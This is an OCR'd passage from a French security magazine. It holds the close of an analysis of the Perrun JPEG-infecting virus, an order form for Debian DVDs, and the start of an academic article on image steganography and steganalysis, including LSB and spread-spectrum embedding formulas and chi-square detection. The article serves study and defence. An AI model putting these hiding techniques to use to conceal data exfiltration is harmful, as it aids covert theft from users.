L'analyse du code de Perrun montre clairement ses nombreuses faiblesses algorithmiques (pas de factorisation de code, pas de contrôle de la surinfection de l'ordinateur, absence de furtivité, notamment pour le code accolé à la suite des images...). Gérer ce genre de virus ne représente donc aucune difficulté. Il n'en sera peut-être pas de même pour d'autres virus à venir. La vigilance s'impose.

L'autre faiblesse majeure du virus Perrun est son mode de fonctionnement. Ce virus (le couple `extrk.exe/W32.HLLP.JpgInfector`) appartient à la classe I.A des codes dits « binaires » (ou à action combinée). Chacune des deux parties contient des références à l'autre partie. Ce mode séquentiel-dépendant est le plus faible. La détection d'une des deux composantes permet la détection quasi systématique de l'autre.

Conclusion

Les cas PERRUN et YMUN montre que dans une politique antivirale, l'analyse des formats inertes devient une nécessité dans la mesure où ils peuvent être les vecteurs d'une infection. Cela doit donc être pris en compte dans la configuration et le réglage des logiciels antivirus (quand ces derniers le permettent). Cependant, si le code malveillant est chiffré comme dans le cas de la famille virale YMUN [4] et lui-même noyé dans un contenu de nature aléatoire (comme un autre texte chiffré), toute politique antivirale reposant uniquement sur la technique est condamnée par avance. D'autres mesures doivent, en amont, être également prises.

Enfin, rappelons que la propagation et l'action de codes malveillants *via* des formats inertes reste possible, lorsque certaines vulnérabilités critiques sont présentes. Le meilleur exemple – et le plus récent – est celui de la faille GDI+ [5] qui a été découverte en septembre 2004 (corrigée par le *patch* MS04-28). Cela impose encore une fois un entretien régulier et constant des applications concernées. Toute vulnérabilité doit être corrigée le plus rapidement possible après son identification. Pour l'utilisateur, cela oblige à un minimum de veille technologique. C'est le prix à payer pour la lutte contre les codes malveillants et tout le monde est concerné.

Références

[1] E. FILIOL, *Applied Cryptanalysis of Cryptosystems and Computer Attacks Through Hidden Ciphertexts Computer Viruses*, Rapport de recherche INRIA 4359, janvier 2002. Disponible sur : **http://www-rocq.inria.fr/codes/Eric.Filiol/**

[2] E. JUD, « Entretien avec Alcopaul, auteur du virus Perrun », **http://www.secuser.com/dossiers/virus_createur_alco.htm**


[3] P. LAGADEC, *Formats de fichiers et codes malveillants*, Actes de la conférence SSTIC 2003, pp. 198-214, **http://www.sstic.org/**

Une version actualisée est disponible sur : **http://www.ossir.org/windows/supports/liste-windows-2003.shtml**

[4] E. FILIOL, *Les virus informatiques : théorie, pratique et applications*, Springer Verlag, Collection IRIS, 2004.

[5] Microsoft Windows GDI+ .jpg *Processing Buffer Overflow vulnerability*, **http://www.microsoft.com/security/bulletins/200409_jpeg.mspx**

[6] **http://www.miscmag.com/articles/18-MISC/virus/**



Debian Sarge x86

Double DVD

A commander pour seulement

9,95 € TTC

France métro UNIQUEMENT

Ce pack contient Debian Sarge x86, un système d'exploitation libre pour votre ordinateur compatible PC. Debian Sarge rassemble une suite de programmes de base et des utilitaires qui permettent à un ordinateur de fonctionner. Debian Sarge utilise le noyau Linux qui forme la base du système, mais la plupart des outils qui l'entourent proviennent du projet GNU. L'ensemble constitue le système d'exploitation GNU/Linux.

- Le boîtier que vous tenez entre vos mains comprend deux DVD qui regroupent près de 9000 packages (paquets ou archives d'installation). Il s'agit aussi bien d'utilitaires que d'applications de bureautique, de chaînes de développement (C, C++, Perl, Python, PHP, etc.), d'environnements graphiques (KDE, Gnome, etc.) ou encore des jeux, des serveurs Internet (FTP, Apache/HTTP, POP3, SMTP), ou des SGBD (MySQL, PostgreSQL, etc.).

- La distribution Debian repose sur un système unique permettant de tenir à jour facilement le système via l'utilisation de mises à jour sélectives par Internet. Ce système de gestion de package exceptionnel vous permet ainsi d'ajouter, de mettre à niveau ou de supprimer des logiciels sans jamais vous soucier des dépendances et de l'intégrité d'autres logiciels. Le système de packages Debian est l'un des points clefs de cette distribution.

- La ligne directrice de Debian est simple : fournir un système GNU/Linux fiable et facilement administrable (localement et à distance). La configuration et le paramétrage du système via des fichiers de configuration clairs et concis vous permettront n'importe quel type d'installation, de la station de travail au plus complet des serveurs, en toute simplicité.

- Les deux DVD contenus dans ce boîtier reprennent le système Debian Sarge tel qu'il était au moment de sa création. Vous pourrez cependant mettre à jour très rapidement le système dans son ensemble via Internet ou même passer à Debian Sid (l'actuelle version de développement) de la même manière, sans réinstallation. Le système une fois installé ne nécessitera aucune réinstallation : une Debian ne se réinstalle pas, elle se met à jour.

Code	Désignation	Prix Unitaire	Quantité	Total
DVDDEB	Debian Sarge	9,95 €		

Frais de port : France métropolitaine 3,81 €

Total :
Frais de port :
Total de la commande :

☐ **Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions****

☐ **Paiement C.B.**

N° Carte

Expire le

Date et signature obligatoires :

Nom .....

Prénom .....

Adresse .....

.....

.....

CODE POSTAL .....

VILLE .....

**A renvoyer (original ou photocopie)
avec votre règlement à Diamond Editions
Service Abonnements - B.P. 121 - 67603 Sélestat Cedex

La stéganographie moderne

1. Une science très ancienne

La stéganographie est un mot savant peu utilisé. Pourtant, tout le monde connaît la technique stéganographique de l'encre sympathique avec laquelle on écrit des messages cachés qui apparaissent lorsque le papier support est approché d'une source de chaleur. L'étymologie de ce mot repose sur deux mots du grec ancien : « stegano » (στεγανω), je couvre et « grapho » (γραφω), j'écris.

La stéganographie est la science du secret étudiant la transmission de messages couverts, c'est-à-dire enfouis dans un contenu d'apparence anodine. Une science voisine et plus connue est la cryptographie (« crypto » (κρυπτω), je cache).

Les deux domaines partagent le même paradigme. Un émetteur, Alice, envoie un message secret à un récepteur, Bob. Ce message est intercepté par un ennemi, Ève. En cryptographie, Ève constate que Alice et Bob communiquent mais elle ne peut accéder à la **signification** du message secret car celui-ci est chiffré. En stéganographie, le message secret est transmis enfoui dans un contenu en clair. Ève ne devine même pas la **présence** d'un message secret dans ce contenu.

Cette science a toujours été utilisée à des fins d'espionnage et il existe une multitude de techniques stéganographiques [6]. Actuellement, elle rencontre un regain d'intérêt à cause des deux faits suivants :

➔1. Les événements du 11 septembre 2001

Les services secrets américains ont émis l'hypothèse que les réseaux terroristes utilisent la stéganographie pour cacher des messages dans des images publiées sur des sites Internet. Le gouvernement américain a financé de nombreux programmes de recherche pour mettre au point des *web crawlers* (aussi appelés *web spiders*) chassant les images suspectes.

➔2. Les logiciels espions

Des *covert channels* sont établis par des logiciels pour divulguer des informations à l'insu de l'utilisateur. Par exemple, l'utilisateur commande des tirages papier de ses photos numériques sur Internet. Le logiciel client les modifie à son insu en y cachant des données glanées sur le disque dur de l'utilisateur (ex. : les numéros de série des programmes installés). Le serveur récupère ces photos, décode les messages cachés (ex. : pour vérifier la validité des numéros de série) et bien sûr développe les tirages papier comme demandé initialement par l'utilisateur.

Ce court article propose une introduction aux principes de base de la stéganographie moderne et une présentation des techniques les plus connues. Par stéganographie moderne, nous entendons l'art de cacher des informations dans des contenus numériques. De plus, nous nous restreignons aux contenus numériques multimédia (image, son, vidéo).

La stéganographie de textes est en général plus difficile à traiter. Attention toutefois à ne pas confondre stéganographie et tatouage (des messages courts sont incrustés dans des contenus de façon imperceptible et surtout robuste). Autrement dit, dans cet article, Ève est un attaquant passif qui observe les contenus mais ne les modifie pas. Alors qu'en tatouage, l'attaquant est actif.

2. Les principes fondamentaux

On appelle contenu original **c** (en anglais, *cover content*) le fichier dans lequel Alice va enfouir le message à cacher, et *stego*-contenu **s**, ce fichier une fois modifié. Ève étant un attaquant passif, Bob recevra le *stego*-contenu tel quel.

2.1. Caractéristiques d'un stego-système

Cette communication est caractérisée par trois valeurs. La première est le **taux de communication** *r*, défini par le rapport du nombre de bits de message secret transmis par élément de contenu. L'unité de ce quotient dépend du type de contenu original. Pour une image, l'unité sera le bit/pixel, pour un son, le bit/échantillon. Cependant, comme le contenu original est un fichier informatique, on peut aussi le définir comme le nombre de bits de message caché divisé par le nombre de bits codant le *stego*-contenu.


La seconde caractéristique, plus difficile à mesurer, est l'**imperceptibilité**. Pour ne pas éveiller les soupçons, le *stego*-contenu doit ressembler, à l'oreille pour l'audio ou à l'œil nu pour les images et la vidéo, à un contenu ordinaire. En général, on estime que si Alice ne distingue pas l'original **c** du *stego*-contenu **s**, alors Ève, qui n'a pas l'original, sera incapable de trouver des imperfections dans le *stego*-contenu. Autrement dit, ce dernier ne doit pas apparaître comme une version dégradée de l'original. Il y a bien sûr des différences entre ces deux contenus, mais on ne doit pas pourvoir dire lequel des deux est l'original, comme illustré à la figure 1.

Bien que l'œil et l'oreille humains soient des capteurs extrêmement sensibles, il existe des phénomènes de masquage qui expliquent qu'une modification d'un contenu soit imperceptible car noyée dans l'ensemble. Par exemple, l'ajout d'un bruit sur une image est très gênant dans les zones de couleur uniforme, alors qu'il est difficile à percevoir dans des zones texturées ou près des contours. On se sert de modèles perceptifs utilisés en compression pour quantifier l'impact de l'insertion du message. Ceux-ci mesurent une distance perceptive $D_p(\mathbf{c}, \mathbf{s})$ entre **c** et **s**. Ève ne se doutera de rien si celle-ci est inférieure à une certaine borne : $D_p(\mathbf{c}, \mathbf{s}) < \varepsilon_p$.

La **sécurité** est la troisième caractéristique d'un *stego*-système. Le rôle de Ève est assimilable à un test d'hypothèse. Elle observe un contenu **y** et doit prendre une décision binaire d : $d = 1$ si elle estime que le contenu contient des informations cachées, $d = 0$ si elle estime que le contenu est normal.

Gaëtan Le Guelvouit
gleguelv@free.fr
Teddy Furon
tfuron@irisa.fr

Figure 1



(a) *image originale de 512 × 512 pixels*

(b) *image contenant un message secret de 96 Ko*

Stéganographie par substitution des LSB

Le point de fonctionnement de ce test est caractérisé par deux probabilités :

- $\mathbf{P}_{fa}$ est la probabilité de fausse alarme.

  C'est la probabilité qu'Ève accuse à tort Alice, c'est-à-dire, $\mathbf{P}_{fa} = \mathbf{P}(d = 1 \mid \mathbf{y} = \mathbf{c})$ (pour ceux qui ne sont pas familiers avec les notations mathématiques, il faut lire « $\mathbf{P}_{fa}$ est égale à la probabilité que $d = 1$ alors que le contenu observé $\mathbf{y}$ est un contenu original $\mathbf{c}$ »).

- $\mathbf{P}_{p}$ est la puissance du test.

  C'est la probabilité que Ève accuse à raison Alice, c'est-à-dire, $\mathbf{P}_{p} = \mathbf{P}(d = 1 \mid \mathbf{y} = \mathbf{s})$.

Plus le couple de probabilités $(\mathbf{P}_{fa}, \mathbf{P}_{p})$ tend vers (0,1), meilleur est le test d'Ève. Autrement dit, Ève n'accuse jamais à tort et toujours à raison. Au contraire, le test d'Ève est nul si $\mathbf{P}_{fa} = \mathbf{P}_{p}$. Par exemple, si Ève décide à pile ou face, on aura $\mathbf{P}_{fa} = \mathbf{P}_{p} = 1/2$ (ou $0 < \mathbf{P}_{fa} = \mathbf{P}_{p} < 1$ si la pièce est biaisée). De la même manière, il n'est pas difficile de ne jamais accuser à tort, il suffit de ne jamais accuser ! Cependant, dans ce cas, $\mathbf{P}_{p} = \mathbf{P}_{fa} = 0$ et le test ne sert à rien.

En général, on mesure l'efficacité du test par la distance de Kullbach-Leibler dont on ne justifiera pas l'utilisation dans cet article introductif :

$$D_{KL}(\mathbf{P}_{fa},\mathbf{P}_{p}) = \mathbf{P}_{fa} \log \frac{\mathbf{P}_{fa}}{\mathbf{P}_{p}} + (1-\mathbf{P}_{fa}) \log \frac{1-\mathbf{P}_{fa}}{1-\mathbf{P}_{p}}$$

Le lecteur pourra vérifier que pour tout couple $(\mathbf{P}_{fa}, \mathbf{P}_{p}) \in [0, 1]^2$, il vient $D_{KL}(\mathbf{P}_{fa},\mathbf{P}_{p}) \geq 0$, avec égalité pour $\mathbf{P}_{fa} = \mathbf{P}_{p}$.

De plus $D_{KL}(\mathbf{P}_{fa}, \mathbf{P}_{p}) \to +\infty$ lorsque $(\mathbf{P}_{fa}, \mathbf{P}_{p}) \to (0,1)$. Autrement dit, plus $D_{KL}(\mathbf{P}_{fa}, \mathbf{P}_{p})$ est grand, plus Ève est un adversaire redoutable. Ainsi, Alice souhaite avoir un *stego*-système tel qu'il existe un réel $\varepsilon_s \geq 0$ le plus faible possible, bornant l'efficacité du test d'Ève : $D_{KL}(\mathbf{P}_{fa}, \mathbf{P}_{p}) \leq \varepsilon_s$. En anglais, on dit que ce *stego*-système est « ε_s-secure ».

Idéalement, un *stego*-système est donc caractérisé par une courbe $r = f(\varepsilon_p, \varepsilon_s)$. Cette courbe illustre le compromis à faire entre le taux de communication (et donc la taille du message caché) et les bornes $(\varepsilon_p, \varepsilon_s)$ des distances perceptives et de sécurité. Autrement dit, la courbe $f(.,.)$ est une fonction croissante. Plus les bornes tolérées sont grandes, plus on pourra communiquer rapidement. En pratique, un *stego*-système est meilleur qu'un autre si pour les mêmes bornes, il a un taux r plus élevé. Et inversement, pour un même taux, il aura des bornes plus faibles, donc il aura un meilleur niveau de sécurité et/ou distordra moins les contenus. Les travaux de recherche actuellement essaient de trouver une limite supérieure théorique à r pour des bornes $(\varepsilon_p, \varepsilon_s)$ données.

2.2. Problèmes ouverts

Cette section aborde des sujets de recherche actuels. La stéganographie moderne étant une science encore jeune, il est important d'en éprouver les limites, c'est pourquoi les travaux de recherche se font aussi bien en stéganographie qu'en stéganalyse.

2.2.1 La sécurité

La mesure du niveau de sécurité par la distance de Kullbach-Leibler est en pratique impossible. Alice doit choisir un *stego*-système, puis elle se met dans la peau d'Ève, invente un test. Elle trouve soit par le calcul soit expérimentalement les valeurs de $(\mathbf{P}_{fa}, \mathbf{P}_{p})$. Cependant, Ève est peut-être plus intelligente qu'Alice, c'est-à-dire qu'elle a un test différent plus efficace. On voit ici apparaître le jeu du gendarme et du voleur. C'est le début de la stéganalyse.

C. Cachin [14] a essayé de donner une limite à l'action d'Ève quel que soit son test. Le théorème du traitement de données annonce que plus les *stego*-contenus sont statistiquement similaires aux contenus originaux, moins Ève a de chance de pouvoir les distinguer. Ce théorème donne en fait une borne de $D_{KL}(\mathbf{P}_{fa},\mathbf{P}_{p})$ quel que soit le test d'Ève, par une fonction des modèles statistiques des *stego*-contenus et des originaux (le lecteur est épargné de cette fonction compliquée). Alice n'a plus à se mettre à la place d'Ève pour évaluer le niveau de sécurité. Elle sait que si ses *stego*-contenus sont tels que la borne de Cachin est inférieure à ε_s, alors, quelle que soit l'ingéniosité d'Ève, son *stego*-système est « ε_s-secure ».

Cependant, le critère de Cachin ne fait que reporter la difficulté puisqu'il est extrêmement complexe d'établir un modèle statistique pour des contenus multimédias. Soit, on utilise des modèles mathématiques compliqués représentant finement la réalité et la borne de Cachin est rarement calculable même numériquement. Soit, on utilise des modèles simplifiés et alors on doute de la validité des résultats.

Cette partie illustre la règle d'or en stéganographie : d'Ève ou d'Alice, celle qui possède le modèle statistique le plus fin l'emporte.

2.2.2 Système à clef publique

Nous avons peu parlé du rôle de la *stego*-clef. En fait, on sait qu'il existe des *stego*-systèmes très sûrs à condition que la *stego*-clef ne soit utilisée qu'une fois. C'est l'équivalent du *one-time pad* en cryptographie. On voit tout de suite l'inconvénient. Alice et Bob doivent s'échanger une *stego*-clef à chaque fois qu'ils ont l'intention, par la suite, de communiquer secrètement.

R. Anderson [13] a tenu le raisonnement suivant pour montrer l'existence de la stéganographie à clef publique. Imaginons un *stego*-système avec des caractéristiques (r, ε_p, ε_s) proches de zéro, de telle sorte qu'Alice et Bob communiquent secrètement sans crainte mais très lentement. Supposons de plus que l'algorithme pour décoder les messages cachés et la *stego*-clef soient publiques. Alice et Bob font appel à la cryptographie pour communiquer secrètement.

En effet, Ève peut décoder les messages, mais ceux qu'elle obtient sont incompréhensibles pour l'une des deux raisons suivantes :

→ Alice et Bob sont coupables. Ils communiquent avec ce *stego*-système mais leurs messages sont chiffrés avant d'être insérés dans les contenus. Or, les messages chiffrés ressemblent à des séquences binaires pseudo-aléatoires.

→ Alice et Bob sont innocents. Ève emploie le décodeur sur des contenus originaux et les messages décodés sont des séquences aléatoires.

Par conséquent, en observant les messages décodés, Ève ne peut pas faire la différence entre les deux hypothèses. Le *stego*-système reste donc sûr, même si la *stego*-clef est publique. En effet, la sécurité repose maintenant sur le *crypto*-système. De plus, Alice et Bob ont la possibilité d'utiliser de la cryptographie à clef publique. Alice emploie la clef publique de Bob pour chiffrer ses messages. Seul Bob avec sa clef privée déchiffre les messages une fois extraits du *stego*-contenu. Ceci montre la possibilité de faire de la stéganographie à clef publique, mais avec un taux de communication proche de zéro.

Les recherches actuelles visent à inventer de tels *stego*-systèmes à des taux plus praticables. En général, l'astuce est la suivante. Une première partie du message caché est chiffrée par la clef publique de Bob et enfouie dans le contenu avec le *stego*-système à clef publique. Cette première partie de message est en fait une clef privée qu'Alice envoie secrètement à Bob. Ce n'est donc pas très grave si ce *stego*-système a un faible taux de communication puisque cette première partie de message est relativement courte. Puis, Alice utilise un *stego*-système à clef privée et à fort taux de communication. La deuxième partie du message est composée des informations qu'elle veut transmettre. La clef de ce second *stego*-système est la clef envoyée lors de la première étape. Bien sûr, Alice prend soin de toujours choisir une *stego*-clef différente.

3. Les techniques les plus simples

Bien que de nombreux travaux de recherche aient étudié les limites théoriques de la stéganographie et de la stéganalyse, ces deux sciences restent en pratique assez artisanales. La majorité des articles proposés par la communauté scientifique forme une suite d'attaques et de contre-attaques, avec pour seul gagnant le dernier publié. Néanmoins, quelques approches récentes laissent entrevoir des solutions bien plus générales.

3.1. Stéganographie de signaux multimédias

3.1.1. Marquage additif

Les méthodes de stéganographie additives ajoutent un signal modulé au *cover*-document. Le principe est celui de n'importe quelle technique de communication. Le message module des signaux porteurs. Ce signal modulé est transmis à Bob. En chemin, il est pollué par un signal de bruit qui est ici le *cover*-document et éventuellement le bruit d'attaque si Ève est active. L'étalement de spectre est l'approche la plus connue pour construire ce signal modulé. C'est une technique de communication permettant de transmettre un message sur un canal très bruité. Il est par exemple utilisé pour les réseaux sans-fil ou encore pour les systèmes de positionnement par satellite. En effet, en stéganographie, la puissance du signal modulé est extrêmement faible comparée à celle du *cover*-document.

Considérons **m** le message secret sous la forme d'un vecteur de n bits et **c** le *cover*-document utilisé par Alice, sous la forme d'un vecteur de m valeurs réelles. Alice et Bob partagent un ensemble de n vecteurs porteurs de dimension m, de moyenne nulle et de variance 1 (couramment, on prend une suite de +1 et -1).

En pratique, ces vecteurs sont issus d'un générateur aléatoire dont la graine est la clef secrète partagée par Alice et Bob. Ces vecteurs sont stockés colonne par colonne dans la matrice **G**. Alice construit alors une marque en modulant les vecteurs porteurs par les bits du message et en sommant le résultat :

$$\mathbf{w}[i] = \sum_{j=1}^{n} \mathrm{mod}\,(\mathbf{m}[j]) \times \mathbf{G}[i,j]$$

où la fonction `mod(.)` associe simplement $-\alpha$ au bit 0 et $+\alpha$ au bit 1, le paramètre α servant à régler le compromis robustesse/visibilité de la marque.

Alice envoie le *stego*-signal $\mathbf{s} = \mathbf{c} + \mathbf{w}$. A la réception de **s**, Bob recherche le message secret par corrélation. Il calcule la corrélation entre **s** et chacun des vecteurs porteurs $\mathbf{G}[j]$.

On montre alors facilement :

$$\langle \mathbf{s}, \mathbf{G}[j] \rangle = \pm m\alpha + \langle \mathbf{c}, \mathbf{G}[j] \rangle$$

avec un + si $\mathbf{m}[j] = 1$ et - si $\mathbf{m}[j] = 0$.

Si la corrélation entre le *cover*-signal **c** et chacune des porteuses est nulle, alors le signe de ce calcul permet donc à Bob de savoir quel bit a été caché dans **s**. En pratique, pour s'assurer que la corrélation entre **c** et chacun des vecteurs porteurs $\mathbf{G}[j]$ soit quasi-nulle, il faut se contenter d'un faible taux de communication : $n << m$.

Augmenter le taux de communication se traduit soit par une marque **w** d'énergie plus importante (et donc un *stego*-document plus suspect), soit par un risque accru d'erreur

de transmission. Typiquement, l'étalement de spectre permet de transmettre de façon relativement sûre une centaine de bits dans une image de dimensions 512 × 512. De part son faible taux, la stéganographie par étalement de spectre reste bien moins populaire que le marquage par substitution.

3.1.2. Marquage par substitution

Dans les documents multimédias, il existe de nombreux éléments redondants (qui apportent peu d'information supplémentaire, d'où l'efficacité des algorithmes de compression sur ce type de documents). Ils peuvent être remplacés ou supprimés sans influence notable sur la perception du document. Marquer un *cover*-document par substitution consiste donc à remplacer les parties redondantes par le message que l'on souhaite transmettre de façon secrète.

La technique la plus simple – et de loin la plus utilisée [1, 8, 10, 11] – est la substitution des bits de poids faible (LSB pour *least significant bit*). Pour une image monochrome codée sur 8 bits, il suffit de remplacer le dernier bit de l'octet représentant la luminance d'un pixel par le bit de message. Ces bits ont une influence très faible sur la qualité finale du document (voir l'exemple de la figure 1). La stéganographie par LSB a également l'avantage de pouvoir s'adapter à toute sorte de *cover*-média : image, son ou vidéo.

Le taux de communication maximum d'une telle technique est donc d'un bit par échantillon, ce qui correspond à trois méga-octets cachés dans cinq minutes de musique de qualité CD. Néanmoins, la substitution des LSB est rarement utilisée à taux maximum. Les échantillons modifiés sont en fait sélectionnés par une clef secrète partagée par Alice et Bob, afin d'éparpiller les modifications et d'éviter de laisser des indices traqués par les techniques de stéganalyse (*cf.* section 3.2).

En revanche, contrairement à l'étalement de spectre, le marquage par substitution des LSB est très sensible. Tout traitement (compressions JPEG ou MP3, filtrages, etc.) des documents marqués détruit le message. Dans notre paradigme, Ève doit donc être parfaitement passive.

3.1.3. Vers l'unification des deux approches

Construisons une technique hybride pour allier les avantages des deux techniques. Nous commençons par le récepteur pour une compréhension plus facile. Comme pour l'étalement de spectre, Bob calcule la j-ième corrélation entre $\mathbf{s}$ et $\mathbf{G}[j]$. Cette valeur est ensuite quantifiée par la fonction $y = \lfloor x/\Delta \rfloor$, pour donner un entier. Si cet entier est pair (resp. impair), son LSB est 0 (1), et le j-ième bit est 0 (1).

L'encodage est un peu plus difficile à comprendre. Alice doit ajouter ce qu'il faut de telle sorte que les corrélations aient les valeurs désirées.

Cela se fait suivant cette formule :

$$\mathbf{s}=\mathbf{c}+2\Delta\sum_{j=1}^{n}\left(\left\lfloor\langle \mathbf{c},\mathbf{G}[j]\rangle/2\Delta+\mathbf{m}[j]\right\rfloor-\langle \mathbf{c},\mathbf{G}[j]\rangle/2\Delta-\mathbf{m}[j]\right)\mathbf{G}[j]$$

Le taux de communication est de n/m avec un étalement, le facteur m, beaucoup plus petit que pour l'étalement de spectre. Sa valeur minimum est $m = n$ et on peut l'augmenter pour gagner en robustesse au détriment du taux de communication.

3.2. Techniques de stéganalyse


La stéganalyse est l'ensemble des techniques à la disposition de l'ennemie Ève afin qu'elle puisse détecter si le document transmis par Alice contient un message secret. Les techniques présentées ici ne permettent pas d'extraire l'éventuel message caché, mais simplement de mettre en évidence sa présence.

Tous les algorithmes de stéganalyse fonctionnent sur le même principe. Un modèle ou un ensemble de propriétés est défini – par simple constatation empirique ou par apprentissage – pour caractériser les documents non marqués. On suppose que l'insertion d'une marque détruit ces propriétés et cela permet alors de savoir s'il faut suspecter la communication entre Alice et Bob.

Comme le notent Westfeld et Pfitzmann [12], une première attaque consiste à supprimer les éléments non marqués du document suspect et de vérifier visuellement s'il n'apparaît rien d'anormal. Ainsi, alors qu'on affirme souvent que les bits de poids faible des images sont aléatoires et donc remplaçables par un message binaire, la figure 2(a), représentant le plan des LSB de l'image originale 1(a), montre qu'il n'en est rien. On retrouve visuellement la structure de l'image hôte et notamment les zones uniformes comme le ciel. Si ce plan est remplacé par une suite de bits pseudo-aléatoires, l'impact est immédiat (figure 2(b)).

Cet effet déstructurant est vérifié pour les logiciels de stéganographie les plus courants [1, 8, 11]. Visuellement, si aucune précaution n'est prise par Alice, il est donc aisé de faire la différence entre le plan LSB issu d'une image naturelle et celui correspondant à un message caché.

Figure 2



(a) une image originale

(b) image marquée par substitution

Plans LSB

3.2.1. A la recherche des bits de poids faible suspects

Dans un article se proposant de casser les algorithmes de stéganographie distribués sur l'Internet [12], Westfeld et Pfitzmann utilisent le test statistique du χ^2 pour détecter la modification des bits de poids faible.

La distribution statistique d'un document non marqué est rarement uniforme. Par conséquent, le nombre d'occurrences de la valeur $2k$ est différent du nombre d'occurrences de la valeur $2k + 1$. Or, le message inséré est souvent chiffré par un cryptosystème afin que seul le bon destinataire puisse le lire. Pour les autres observateurs, cette suite de bits semble aléatoire. Si l'on insère un message en modifiant les LSB, le nombre d'occurrences de $2k$ et $2k + 1$ va donc tendre vers la même valeur. Par un test du χ^2, on peut quantifier la vraisemblance de ce cas et décider s'il est naturel ou dû à l'insertion d'un message.

Considérons des paires du type $\mathbf{D}[i] = \{2i, 2i + 1\}$. On définit alors $\mathbf{n}[i]$ comme le nombre d'occurrences de la valeur $2i$ et $\mathbf{m}[i]$ comme la moyenne des occurrences des valeurs $2i$ et $2i + 1$. Le test du χ^2 est défini par :

$$X^2 = \sum_{i=1}^{k} \frac{(\mathbf{n}[i]-\mathbf{m}[i])^2}{\mathbf{m}[i]}$$

où k est égal au nombre de paires.

La valeur du χ^2 permet d'évaluer la probabilité **P** qu'il y ait eu insertion. Lors de l'analyse du document suspect, les échantillons sont examinés dans l'ordre où ils sont sensés être marqués. S'il y a une marque, **P** est proche de 1. On peut également estimer le taux de communication de la marque lorsque **P** se rapproche de zéro.

Néanmoins, de nombreux schémas de stéganographie sélectionnent les échantillons à marquer en fonction d'une clef secrète. Si seulement une faible proportion d'échantillons a été marquée, le test est bien moins efficace. Il a également été montré qu'il est relativement aisé de mettre en défaut cette stéganalyse, en veillant à conserver les proportions d'échantillons des différentes paires [9].

Le test du χ^2 exploite les statistiques du premier ordre pour détecter les documents marqués. Mais l'une des caractéristiques des documents multimédias (et notamment des images) est la corrélation entre échantillons, que l'ajout d'un bruit indépendant va modifier. Afin d'exploiter la corrélation entre les pixels des images naturelles, Fridrich *et al.* [4] utilisent une mesure de régularité (*smoothness*). Les images sont divisées en m groupes d'échantillons adjacents.

Pour un groupe noté $\mathbf{x} = \{\mathbf{x}[1], \mathbf{x}[2], \ldots, \mathbf{x}[n]\}$, les auteurs définissent la régularité par :

$$f(x) = \sum_{i=1}^{n-1} |x[i]-x[i+1]|$$

Pour simuler l'influence du changement des bits de poids faible sur cette mesure f, trois fonctions d'échange sont définies :

F_1 : $2i \leftrightarrow 2i+1$
F_0 : identité
F_{-1} : $2i+1 \leftrightarrow 2i$

Les auteurs remarquent que les fonctions d'échange F_1 et F_{-1} modifient la régularité des blocs en moyenne de la même manière. Ceci est vérifié expérimentalement sur un nombre important d'images test. Cependant, cette relation n'est plus valide lorsque les bits de poids faible ont été changés aléatoirement. Ceci est d'autant plus vrai que le taux de communication est proche de sa valeur maximale d'un bit par pixel. Ainsi, les auteurs arrivent même à estimer le taux de communication.

Les résultats de cette technique sont intéressants et elle a été testée avec succès sur plusieurs programmes de stéganographie connus, tels que Steganos [11], S-Tools [1] et Hide4PGP [10]. Néanmoins, elle peut souffrir d'imprécision pour des images hôte naturellement bruitées (par exemple par le bruit du capteur d'acquisition) et les images de petites dimensions.

3.2.2. Approches universelles

Les techniques de stéganographie les plus récentes ont abandonné le marquage des LSB. Elles utilisent souvent des domaines transformés associés par exemple à de l'étalement de spectre (voir la section 3.1.1). Le nombre de techniques connues est aussi de plus en plus grand, si bien qu'il est difficile d'imaginer que Ève connaît l'algorithme du *stego*-système. La stéganalyse s'est adaptée à ces menaces et recherche des méthodes universelles, adaptées à tout type de technique d'insertion.

Fridrich *et al.* [5] ont proposé une technique de stéganalyse applicable sur des images stockées sous le format JPEG avant insertion de la marque. Ce format de compression avec perte est essentiellement basé sur une quantification des coefficients DCT (pour *discrete cosinus transform* – transformée en cosinus discrète) :

